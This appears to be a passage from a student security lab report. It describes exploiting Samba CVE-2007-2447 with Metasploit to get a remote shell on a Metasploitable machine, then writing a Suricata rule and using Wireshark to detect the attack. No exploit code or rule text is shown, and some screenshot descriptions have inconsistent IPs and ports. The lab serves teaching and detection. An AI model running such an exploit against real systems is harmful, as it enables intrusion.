
The screenshot shows a Wireshark capture window with a single alert entry. The alert details a "Team JKPJ-CVE 2007-2447- Remote Code Execution attack" on port 445 from 10.0.2.4 to 10.0.2.4. The flow is established, and the source port is 139. The payload is a SmbNop. The alert is highlighted in red, indicating it's a detected attack.

5) Rerun the attack to confirm the rule is detecting the attack.



The screenshot shows an msf6 exploit session. The user runs "exploit" and receives a message about a command shell session closing due to a user exit. The exploit then starts a reverse TCP double handler on port 4444. It accepts two client connections, writes to both sockets, reads from both, and performs matching. Finally, it opens a command shell session (session 11) on the victim's machine.

6) Open the fast.log file



The screenshot shows a terminal window displaying the contents of the /var/log/suricata/fast.log file. The log is filled with numerous entries for "Remote Code Execution attack" on port 2447, occurring between November 20, 2022, and November 21, 2022. Each entry includes the source IP (10.0.2.4), destination IP (10.0.2.4), port (2447), and a timestamp. The log entries are repeated multiple times, showing the continuous detection of the attack.

The log file shows the attack was detected by suricata and the log was stored.

Conclusion

In this lab, we performed an RCE attack by exploiting Samba. The attack involved using a payload that was sent to the victim's machine. The ports that were targeted were ports 139 and 445. The attack allowed us to gain root access to the victim's computer and execute commands as them. We used the victim's computer and investigated it after the attack to get information about the attack. In the second part of the lab, we used suricata (an IDS) to create a rule,

so our system alerts us when we run the RCE attack on the Metasploitable machine. We used Wireshark to analyze the payload. Using Wireshark, we also created a regex command to identify the RCE attack.